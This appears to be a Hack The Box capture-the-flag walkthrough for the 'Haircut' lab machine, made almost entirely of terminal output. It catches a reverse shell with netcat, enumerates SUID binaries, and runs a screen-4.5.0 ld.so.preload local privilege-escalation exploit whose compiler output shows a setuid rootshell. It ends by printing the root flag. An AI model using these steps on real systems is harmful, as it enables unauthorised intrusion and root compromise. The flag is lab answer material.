
```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.24] 40362
whoami
www-data
```



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.24] 40364
bash: cannot set terminal process group (1240): Inappropriate ioctl for device
bash: no job control in this shell
www-data@haircut:~/html$ python3 -c "import pty;pty.spawn('/bin/bash')"
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@haircut:~/html$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ stty raw -echo && fg
[1]  + continued  nc -lvnp 4444

www-data@haircut:~/html$ stty rows 41 cols 156
www-data@haircut:~/html$ export TERM=xterm-256color
www-data@haircut:~/html$ ls
bounce.jpg  carrie.jpg  exposed.php  hair.html  index.html  sea.jpg  test.html  uploads
www-data@haircut:~/html$
```


Privilege Escalation

1) Found a suid binary



```
www-data@haircut:/home/maria$ find / -type f -perm /4000 2>/dev/null
/bin/ntfs-3g
/bin/ping6
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/umount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
/usr/bin/screen-4.5.0
/usr/bin/chsh
/usr/bin/chfn
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
www-data@haircut:/home/maria$
```

2) The binary is vulnerable to lpe
https://www.exploit-db.com/exploits/41154



```
www-data@haircut:~/html/uploads$ ./exploit.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
     chmod("/tmp/rootshell", 04755);
     ^
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
     setuid(0);
     ^
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
     setgid(0);
     ^
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
     seteuid(0);
     ^
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
     setegid(0);
     ^
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
     execvp("/bin/sh", NULL, NULL);
     ^
/usr/bin/ld: cannot open output file /tmp/rootshell: Permission denied
collect2: error: ld returned 1 exit status
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

# cat /root/root.txt
502035641a1fa59c5d7d984b4b20c8ae
#
```